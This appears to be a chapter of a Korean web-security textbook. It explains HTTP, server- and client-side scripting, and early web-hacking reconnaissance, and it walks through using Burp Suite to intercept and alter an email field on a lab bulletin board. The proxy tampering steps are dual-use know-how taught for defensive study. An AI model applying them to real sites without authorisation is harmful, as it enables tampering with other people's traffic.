Chapter

04

웹 보안

웹, 그 무한한 가능성과 함께 성장한 해킹

* 학습목표

- HTTP 프로토콜의 동작 원리를 이해한다.
- 구글과 같은 검색 엔진을 통해 정보를 수집하는 방법을 알아본다.
- 웹 해킹에서 파일 접근과 관련된 공격을 살펴본다.
- 리버스 텔넷을 이해한다.
- 웹에서의 인증의 구조와 이를 우회하는 방법을 알아본다.
- 패킷 변조를 통해 가능한 공격을 살펴본다.
- XSS 공격 및 SQL 삽입 공격을 살펴본다.

01. 웹에 대한 이해

02. HTTP에 대한 이해

03. 웹 서비스에 대한 이해

04. 웹 해킹에 대한 이해

05. 웹의 주요 취약점 10가지

06. 웹 취약점 보완

요약

연습문제

Preview

최근에는 많은 사건이 인터넷을 통해 일어난다. 이전보다 더 많은 사람들이 인터넷으로 물건을 사고, 인터넷뱅킹을 이용하며, 여가를 즐기기 때문이다. '인터넷'을 명확히 정의하면 전 세계를 연결하고 있는 국제 정보 통신망이고, 인터넷에서 작동하는 서비스를 '웹'이라고 한다. 우리는 일생생활에서 인터넷이라는 용어를 '웹'의 의미로 사용한다.

이렇게 웹은 일생생활 깊숙이 관여하지만, 수많은 보안 취약점도 내재하고 있다. 대부분의 사이트들이 임의의 사용자가 접근할 수 있도록 공개되어 있기 때문에 웹 해킹은 보안 사고의 대부분을 차지할 정도로 집중적인 공격 대상이 되고 있다. 가짜 웹 사이트를 만들어 공인인증서나 패스워드를 훔쳐 돈을 빼돌리기도 하고, 웹 사이트를 장악하여 데이터를 변조하기도 하며, 웹 사이트를 해킹하여 내부 네트워크로 침투하기 위한 경로로 사용하기도 한다.

우리는 웹에 대한 공격을 막기 위해 다양한 노력을 하고 있다. 인터넷뱅킹을 하기 위해 은행 사이트에 접속할 때 보통 대여섯 가지의 보안 툴을 설치하는 것도 모두 해킹을 막기 위한 대응책이다. 이 장에서는 웹이 안전하게 운용되기 위해서 무엇을 고려해야 하는지 알아보도록 하자.


Section 01

웹에 대한 이해

'웹'이라는 것이 네트워크가 처음 생겨나기 시작한 시기부터 존재했던 것은 아니다. 처음에는 단순히 대학 내 각 연구실 사이의 데이터 전송을 위해, 하나의 시스템과 다른 하나의 시스템 간의 통신을 위한 프로토콜을 만들어 사용했다. 그러다 점차 프로토콜이 하나둘씩 늘어 결국 시스템을 만드는 회사마다 서로 다른 통신 프로토콜을 사용하게 된 것이다. 개별 시스템 간의 통신에는 큰 문제가 없었으나 다른 회사의 제품들과 서로 통신할 수 없다는 문제점이 발생했고, 이를 해결하기 위해 하나의 프로토콜을 해석한 후 다른 프로토콜로 바꾸어 다른 시스템으로 전송해주는 장치인 게이트웨이(Gateway)를 개발했다. 이렇듯 게이트웨이가 나온 후에야 원격의 두 지점 간의 통신이 가능해졌고, 비로소 네트워크라고 부를 만한 것이 생겨났다.


게이트웨이를 제품으로 만들어 팔기 시작한 기업은 시스코(Cisco)이다.

1969년에 미 국방부 산하 고등연구 계획국 ARPA(Advanced Research Projects Agency)에 의해 전 세계 주요 거점을 연결하는 네트워크가 처음 만들어졌다. 이 네트워크를 알파넷이라 부르며, 흔히들 알파넷을 인터넷의 시작이라고 한다. [그림 4-1]은 알파넷 최초의 노드-2이다.



[그림 4-1] UCLA의 최초의 네트워크 노드

1970년대의 네트워크는 TCP/IP 프로토콜로 연결되고 일반에 공개됨에 따라 크게 발전하기 시작했다. 우리나라의 경우 1994년 한국통신이 카이스트와 연구기관 등에 학술 교육/정보 교류용으로 제공한 '하나망'을 일반에 개방하고 코넷(KORNET)을 시작함으로써 인터넷에 첫 발을 내딛게 되었다. 당시 인터넷 속도는 9.6kbp에 불과했고, 사진 하나를 보는 데 평균 30분 이상이 소요됐다.



[그림 4-2] 초기의 ARPA 네트워크

'웹'의 정식 명칭은 월드 와이드 웹(WWW : World Wide Web)이다. 웹은 세계 규모의 거미집 또는 거미집 모양의 망이라는 뜻으로, 1989년 스위스 제네바에 있는 유럽 원자핵 공동 연구소(CERN)에서 근무하던 팀 버너스 리(Tim Berners Lee)에 의해 연구 목적의 프로젝트로 시작되었다. 프로젝트의 목적은 전 세계에 흩어져 있는 종업원 및 연구자와 연구 결과나 아이디어를 공유할 수 있는 방법을 모색하는 것이었다고 한다.

처음 프로젝트를 계획할 당시에는 웹을 'Hyper Text Project'라고 불렀는데, 이는 1960년대에 테드 넬슨이 만든 신조어로 다른 문서와 연관 관계를 가지는 텍스트를 의미하는 것이다. Hyper Text를 이용하면 단어나 문구를 마우스로 클릭해서 관련 주제에 대한 정보를 추가로 얻을 수 있다. 현재 웹 문서로 가장 흔히 쓰이는 HTML(Hyper Text Markup Language)은 이 Hyper Text를 효과적으로 전달하기 위한 스크립트 언어이다.

웹에 접근하기 위해서는 웹 브라우저가 필요하다. 최근에는 대부분 마이크로소프트의 인터넷 익스플로러(Internet Explorer)를 사용하지만, NCSA에서 개발한 모자이크(Mosaic)나 넷스케이프에서 개발한 넷스케이프 네비게이터(Netscape Navigator) 등도 있다. 모자이크는 1992년 배포되었는데 글자 위에서 마우스 버튼을 클릭할 수 있는 하이퍼링크(Hyper Link)가 처음 구현된 웹 브라우저였으며, 초기 인터넷 붐을 일으키는 촉진제 역할을 했다. 넷스케이프 네비게이터는 1994년에 발표되었으며 인터넷의 대중화에 기여했지만 현재는 역사 속으로 사라지고 말았다.

Section

2 HTTP에 대한 이해

웹에서는 FTP, Telnet, HTTP, SMTP, POP 등 여러 프로토콜이 쓰인다. 그 중에서도 가장 흔히 쓰이는 프로토콜이 HTTP(Hyper Text Transfer Protocol)다. HTTP를 이용하면 사용자는 다양한 응용 프로그램에 접근하여 텍스트/그래픽/애니메이션을 보거나 사운드를 재생할 수 있다. HTTP는 웹 처리 전반에 걸쳐 토대가 되기 때문에 웹 서버를 HTTP 서버라 부르기도 한다.

웹 서버에는 웹 서비스를 구현하기 위한 웹 언어가 존재하며, 그 종류는 HTML, ASP , JSP, Java Script 등이 있다. 웹 언어는 인터넷의 웹 서비스를 이해하는 데 필수적이며, 인터넷 보안을 이해하는 데도 아주 중요하다. 이 절에서는 HTTP 프로토콜의 동작 원리와 웹 서비스를 구현하는 데 사용되는 HTML, JSP, ASP과 같은 웹 프로그래밍 언어가 웹 브라우저로부터 전달받은 클라이언트의 요청을 처리하는 방식을 알아볼 것이다.

1 HTTP 프로토콜


HTTP는 0.9 버전부터 사용되었다. 0.9 버전은 서버로부터의 단순 읽기 기능만 지원하고, 기본 연결은 [그림 4-3]과 같다.



[그림 4-3] HTTP 0.9 버전의 연결

먼저 클라이언트가 웹 브라우저를 이용해 서버에 연결을 요청하면, 연결 요청을 받은 서버는 그 클라이언트에 대해 서비스를 준비한다. 서버가 준비 상태가 되면(❶) 클라이언트는 읽고자 하는 문서를 서버에 요청한다(❷). 그러면 서버는 웹 문서 중 클라이언트가 요청한 문서를 클라이언트에 전송하고(❸) 연결을 끊는다(❹). [그림 4-3]에서 보여준 기본 연결 기능은 HTTP의 버전에 관계없이 동일하다.

하지만 HTTP 0.9는 하나의 웹 페이지 안에서도 텍스트와 그림마다 Connect 과정을 반복해서 거쳐야 했기 때문에 무척 비효율적이었고 오래 사용되지 못했다. 하지만 1.0 버전부터는 한 번의 Connect 후에 Request와 Response를 반복할 수 있게 되었다. 현재 인터넷에서 사용되는 대부분의 HTTP가 이런 방식의 1.0과 1.1 버전이다. 이 절에서도 1.0 버전을 기준으로 기본 개념을 설명할 것이다.



[그림 4-4] HTTP 1.0 버전의 연결

❷ HTTP Request

HTTP Request는 웹 서버에 데이터를 요청하거나 전송할 때 보내는 패킷으로, 주로 GET, POST와 같은 메소드를 사용한다.

GET 방식

GET 방식은 가장 일반적인 HTTP Request 형태로 웹 브라우저에 다음과 같은 요청 데이터에 대한 인수를 URL(Uniform Resource Locator)을 통해 전송한다.

www.wishfree.or.kr/list.php**?page=1&search=test**

GET 방식에서는 각 이름과 값을 &로 결합하며 글자 수를 255자로 제한한다. 메신저로 알려준 URL을 클릭하여 특정 웹 페이지를 똑같이 확인할 수 있는 경우가 GET 방식이 사용된 예이다. GET 방식은 데이터가 주소 입력란에 표시되기 때문에, 최소한의 보안도 유지되지 않는, 보안에 매우 취약한 방식이다. 따라서 간혹 아이디나 패스워드가 인수로 저장되어 전달되는 경우도 발생한다.

POST 방식

POST 방식은 URL에 요청 데이터를 기록하지 않고 HTTP 헤더에 데이터를 전송하기 때문에 GET 방식에서의 '?page=1&search=test'와 같은 부분이 존재하지 않는다. POST 방식은 내부의 구분자가 각 파라미터(이름과 값)를 구분하며, 서버가 각 구분자에 대한 내용을 해석하여 데이터를 처리하기 때문에 GET 방식에 비해 상대적으로 처리 속도가 늦다. POST 방식에서는 인수 값을 URL을 통해 전송하지 않기 때문에 다른 이가 링크를 통해 해당 페이지를 볼 수 없다.

게시판 등에서 파일 업로드는 POST 방식으로만 할 수 있는데, GET 방식과는 달리 보내려는 데이터가 URL을 통해서 노출되지 않기 때문에 최소한의 보안성은 갖추고 있다. 일반적으로 게시판의 목록이나 글 보기 화면은 접근 자유도를 부여하기 위해 GET 방식을 사용하고 글 저장/수정/삭제나 많은 양의 데이터를 전송할 때는 POST 방식을 사용한다.

기타 방식

GET 방식이나 POST 방식에 비해 상대적으로 사용 비중이 상당히 낮지만, HTTP Request에서는 다른 방식도 존재한다.

❶ HEAD 방식 : 서버 측의 데이터를 검색하고 요청하는 데 사용된다.

❷ OPTIONS 방식 : 자원에 대한 요구/응답 관계에서 관련된 선택 사항의 정보를 요청할 때 사용된다. 이를 통해 클라이언트는 어느 것을 선택할지 결정할 수 있고, 자원과 관련된 필요 사항도 결정할 수 있다. 또한 서버의 수행 능력도 알아볼 수 있다.

❸ PUT 방식 : 메시지에 포함되어 있는 데이터를 지정한 URI(Uniform Resource Identifier) 장소에 그 이름으로 저장한다.

❹ DELETE 방식 : URI에 지정되어 있는 자원을 서버에서 지울 수 있게 한다.

❺ TRACE 방식 : 요구 메시지의 최종 수신처까지의 루프백 검사용으로 쓰인다. 즉 클라이언트가 보내는 요구 메시지가 거쳐가는 프록시나 게이트웨이의 중간 경로 및 최종 수신 서버까지 이르는 경로를 알아내는 데 사용된다.

3. HTTP Response

HTTP Response는 클라이언트의 HTTP Request에 대한 응답 패킷이다. 서버에서 쓰이고 있는 프로토콜 버전, Request에 대한 실행 결과 코드 및 간략한 실행 결과 설명문(OK 등)에 대한 내용이 담겨 있다. 전달할 데이터의 형식과 데이터 길이 등과 같은 추가 정보가 MIME 형식으로 표현되어 있는데, 헤더 정보 뒤에는 실제 데이터(HTML이나 그림 파일)가 전달되며 데이터 전달이 끝나면 서버는 연결을 끊는다. HTTP Response의 주요 실행 결과 코드는 [표 4-1]과 같다.

[표 4-1] HTTP Response의 주요 실행 결과 코드

실행 결과 코드	내용	설명
100번대	정보 전송	HTTP/1.0까지는 계열에 대한 어떤 정의도 이루어지지 않았기 때문에 실험적인 용도 이외에는 100대 서버 측의 응답은 없다.
200번대	성공	클라이언트의 요구가 성공적으로 수신되어 처리되었음을 의미한다.
300번대	리다이렉션	해당 요구 사항을 처리하기 위해 사용자 에이전트에 의해 수행되어야 할 추가적인 동작이 있음을 의미한다.
400번대	클라이언트 측 에러	클라이언트에 오류가 발생한 경우 사용된다. 예를 들면 클라이언트가 서버에 보내는 요구 메시지를 완전히 처리하지 못한 경우 등이다.
500번대	서버 측 에러	서버 자체에서 발생된 오류 상황이나 요구 사항을 제대로 처리할 수 없을 때 사용된다.


Section 03

웹 서비스에 대한 이해

웹 서비스는 웹 언어를 통해 제공되는데, 웹 언어는 HTML이나 자바 스크립트(JavaScript) 혹은 비주얼 베이직 스크립트(Visual Basic Script) 같이 정적인 서비스를 제공하는 언어와 ASP, JSP, PHP 등과 같이 동적인 서비스를 제공하는 언어로 나눌 수 있다. 각각의 특성과 동작 원리를 서버와 클라이언트 측면에서 살펴보자.

1. HTML

HTML(Hyper Text Markup Language)은 가장 단순한 형태의 웹 언어이다. 웹 서버에 HTML 문서를 저장하고 있다가 클라이언트가 특정 HTML 페이지를 요청하면 해당 HTML 문서를 클라이언트로 전송한다. 그러면 클라이언트는 이 웹 페이지를 해석하여 웹 브라우저에 표현해 주는데 이런 웹 페이지를 정적인(Static) 웹 페이지라고 한다.




[그림 4-5] 정적인 웹 페이지 접근 시 웹 문서 전송

초기의 웹 서비스는 정적인 웹 페이지가 대부분이었다. 대학에서 교양 과목으로 처음 홈페이지를 만들어볼 때도 대부분 이런 정적인 웹 페이지를 만든다. 정적인 웹 페이지는 고객의 취향이나 변화에 적응할 수 없고 새로운 것을 추가하는 데 많은 시간이 걸린다는 단점이 있지만 보안에는 장점이 많다. 웹 해킹은 웹 브라우저와 웹 서버 사이에 전달되는 값들의 변조를 통해 웹 서버의 설정이나 로직을 바꾸는데, 정적인 웹 페이지는 '바꿀 수 있는 가능성'이 매우 낮기 때문이다.

2. SSS

인터넷 페이지에 접속하는 사용자들은 점차적으로 웹 페이지가 각기 다른 요구에 따라 능동적으로 변하기를 기대했다. 그리고 기능상 한계가 많은 정적인 웹 페이지 대신에 좀더 동적인(Dynamic) 웹 페이지를 제공할 수 있는 PHP(Personal Home Page), ASP(Active Server Page), JSP(Java Script Pages)와 같은 언어를 개발했다.

ASP나 JSP와 같은 동적인 페이지를 제공하는 스크립트를 SSS(Server Side Script)라 한다. 동적인 웹 페이지에서는 [그림 4-6]과 같이 스크립트에 HTML 확장자 대신 ASP 또는 JSP의 확장자를 가진 웹 문서를 요청한다. 그러면 ASP의 경우 DLL이나 OCX 같은 파일을 이용하고 JSP의 경우 서블릿을 이용해 요청을 처리한다. 그리고 그 결과를 HTML 파일로 만들어 클라이언트에 전송해준다.




[그림 4-6] **동적인 웹 페이지 접근 시 웹 문서 전송**

이때 ASP를 이용하기 위해서는 윈도우 기반의 IIS 웹 서버를 설치해야 하지만 JSP는 어떤 운영체제에서도 동작한다.

3. CSS

웹 서비스에 이용되는 스크립트에는 자바 스크립트(JavaScript)나 비주얼 베이직 스크립트(Visual Basic Script) 등이 있다. 이들은 서버가 아닌 클라이언트 측의 웹 브라우저에 의해 해석되고 적용되는데, 이를 CSS(Client Side Script)라 한다.



[그림 4-7] **CSS로 만든 웹 페이지 접근 시 클라이언트의 동작**

CSS는 서버가 아닌 웹 브라우저에서 해석되어 화면에 적용되기 때문에 웹 서버의 부담을 줄여주면서도 다양한 기능을 수행할 수 있다. 웹 페이지에 문자열이 흘러가거나 문서 색이 바뀌는 것 등은 대부분 자바 스크립트 등을 이용해 만드는 것이다.


Section

4 웹 해킹에 대한 이해

웹 해킹은 웹 사이트의 구조와 동작 원리를 이해하는 것에서부터 시작한다. 실제로 웹의 모의해킹 과정에서 초기의 몇 일간은 해당 사이트를 만든 사람의 코딩 스타일, 사이트 구조, 습관, 인수 전달 방식 등을 파악한다. 이때 기본적으로 사용되는 것이 웹 스캔, 웹 프록시를 이용한 패킷 분석, 구글 해킹 등인데, 이는 웹 해킹에 소요되는 대부분의 시간을 차지할 만큼 중요한 과정이다. 웹 사이트에 대한 이해만 제대로 수행하면 웹 해킹은 무척 쉬워진다.

1. 웹 취약점 스캐너를 통한 정보 수집

웹에 대한 정보를 수집할 때는 여러 가지 방법을 사용할 수 있다. 웹에 대한 정보 수집은 주로 웹의 메뉴를 하나하나 클릭해보며 수작업으로 동작을 파악하기도 하지만, [그림 4-8]과 같이 웹 취약점 스캐너를 사용할 수도 있다.




[그림 4-8] Acunetix 웹 취약점 스캐너

웹 취약점 스캐너를 통한 정보 수집은 빠른 시간 내에 다양한 접속 시도를 수행할 수 있다는 장점이 있지만, 웹 구조를 파악하고 취약점을 수집하기가 쉽지 않다는 단점이 있다. 각 페이지의 링크 정보를 따라가는 것이므로 웹 페이지에서 링크로 제공하지 않는 페이지는 구조 분석이 어렵기 때문이다.

한편 각 페이지에서 링크 정보를 따라가며 웹 사이트의 웹 페이지를 로컬에 저장해주는 Web Zip이라는 프로그램이 있는데, 웹 스캔은 Web Zip이 웹 페이지를 수집하는 원리와 같다. 웹 취약점 스캐너를 통해 확인된 취약점이 실제로 취약점이 존재하는 경우도 있지만 그렇지 않은 경우도 많다. 즉 웹 프로그램은 자유스럽게 만들어지고 변형도 다양해 웹 스캐너가 취약점을 정확히 잡아내기란 거의 불가능하다. 따라서 스캐너를 통해 발견된 취약점은 개별 확인 과정을 거쳐 유효성을 확인하는 과정이 필요하다.


2. 웹 프록시를 통한 취약점 분석

웹의 구조를 파악하거나 취약점을 점검할 때, 혹은 웹 해킹을 할 때는 웹 프록시(Web Proxy)라는 툴을 사용한다. 웹 프록시의 기본적인 동작 구조는 [그림 4-9]와 같다. 일반적으로 웹 해킹에 사용되는 웹 프록시는 클라이언트에 설치되며 클라이언트의 통제를 받는다. 즉 클라이언트가 웹 서버와 웹 브라우저 간에 전달되는 모든 HTTP 패킷을 웹 프록시를 통해서 확인하면서 수정하는 것이 가능하다.




[그림 4-9] 웹 프록시의 동작 구조

실제로 웹 프록시를 사용해보자. 여기서는 웹 프록시로 burp suite를 사용한다.(burp suite는 http://portswigger.net/burp/에서 무료로 내려받을 수 있으며 실행하려면 JRE가 필요하다.) burp suite는 suite.bat 파일을 통해 간단히 실행할 수 있으며 suite.bat 파일 내용은 [그림 4-10]과 같다.




[그림 4-10] suite.bat 파일 내용

실행 옵션 중 '-Xmx2g'라는 부분이 있는데, 이는 실행 시 사용할 메모리 공간을 지정한 값이다. 램이 2GB이거나 그 이하인 시스템에서는 이 값으로 실행되지 않으며, 그럴 경우에는 '-Xmx1g'로 낮춰 실행해야 한다. 실행 후에는 [그림 4-11]과 같은 프로그램 인터페이스를 확인할 수 있다. 주로 사용하게 될 메뉴는 [proxy] 탭이다.




[그림 4-11] burp suite 실행 창

이제 클라이언트의 웹 브라우저의 패킷이 웹 프록시로 향하도록 설정해야 한다. 이 설정은 [도구]-[인터넷 옵션]에서 [LAN 설정] 항목을 클릭하여 설정한다.



[그림 4-12] 웹 프록시의 설정


LAN 설정 항목에서 [프록시 서버] 입력 창을 확인할 수 있다.



[그림 4-13] 웹 프록시의 설정 : [LAN 설정]-[프록시 서버]

LAN 설정에서는 주소와 포트, 두 가지 값을 넣어야 하는데 주소 값으로 넣은 '127.0.0.1'을 루프 백(loopback) 주소라고 한다. 루프 백 주소는 시스템 자기 자신을 의미하는 것으로, 사람들 사이에서도 이와 비슷한 단어인 '나'가 있다. 누구에게나 '나'는 말하는 사람 자신을 의미하듯이 127.0.0.1은 항상 시스템 자신을 의미한다.

두 번째로 입력할 포트 값은 '8080'으로 웹 프록시 프로그램의 서비스 포트이며 프로그램마다 다를 수 있다. 이렇게 실행하고 난 뒤에 웹 서버와 클라이언트 간에 전송되는 HTTP 패킷을 확인하면 [그림 4-14]와 같다.



[그림 4-14] 웹 프록시를 통해 확인되는 HTTP

intercept is on 상태에서 패킷을 하나씩 살펴보고, 그대로 전송할 수도 있고 패킷의 내용이 확인되는 아래 창에서 패킷의 내용을 변경하여 전송할 수도 있다. 이때 intercept is

on을 다시 한 번 클릭하면 intercept is off 상태가 되는데, 이 상태에서는 패킷의 내용을 확인하지 않고 웹 프록시를 통해 바로 주고받게 된다.

웹 해커가 되기 위해서는 많은 시간을 들여 웹 서버와 웹 브라우저 사이의 패킷을 읽어봄으로써 전송되고 전송되는 데이터들이 어떤 의미를 가지는지, 그리고 어떤 역할을 하는지 생각해봐야 한다. 그만큼 웹 해커의 능력은 웹 프록시를 통해 웹 서버의 서비스 구조를 이해하는 데 있다고 할 수 있다.

서버에서 클라이언트로 전송되는 패킷 변조

웹 프록시의 유용한 점은 서버와 클라이언트 사이의 패킷을 볼 수 있는 것 이외에 서버와 클라이언트 사이에 전달되는 과정에서 패킷을 위변조할 수 있다는 것이다. 그렇다면 우리가 변조하고자 하는 패킷은 어떤 것일까? ASP 혹은 JSP? 앞서 학습한 내용을 잘 이해했다면 바로 HTML임을 알 것이다. 어떤 언어로 개발됐든지 웹 프록시를 통해서 확인하는 것은 HTML이다.

실제 서버에서 클라이언트로 전송되는 내용의 변조를 살펴보자. 테스트 환경으로 사용하는 웹 페이지의 게시판에서 하나의 글에 대한 열람을 시도해본 것이다.



[그림 4-15] '테스트1입니다.' 문서 열람 시도

실습 환경 구성은 부록 A의 1절과 2절을 참조하기 바란다.


'테스트1입니다.' 라는 제목을 클릭하면 [그림 4-16]과 같은 내용을 확인할 수 있다.



[그림 4-16] 열람한 '테스트1입니다.'의 내용


'테스트1입니다.'의 내용 중 Email 부분에 wishfree@empal.com이라고 되어 있는데, 이 부분을 서버에서 클라이언트로 전송되는 과정에서 패킷을 변조하여 다르게 출력되도록 해보자.

웹 프록시에서 패킷을 중간에 가로채어 확인할 수 있도록 인터넷 익스플로러에 프록시 설정을 하고 [그림 4-14]에서 웹 프록시(burf suite)의 [proxy]-[intercept]에서 intercept is off 버튼을 클릭하여 intercept is on으로 상태로 바꾼다. 이 상태에서 다시 [그림 4-16]의 글을 조회하기 위해 해당 글을 클릭하면 [그림 4-17]과 같이 웹 프록시에서 Email 값이 전달되는 것을 확인할 수 있다.




[그림 4-17] 웹 프록시를 통해 확인되는 Email

[그림 4-17]에서 Email 값을 ttt@ttt.com으로 바꿔보자.



[그림 4-18] 웹 프록시를 통해 Email 변조

이제 전송(forward)해보자.



[그림 4-19] Email을 변조한 '테스트1입니다.'의 내용

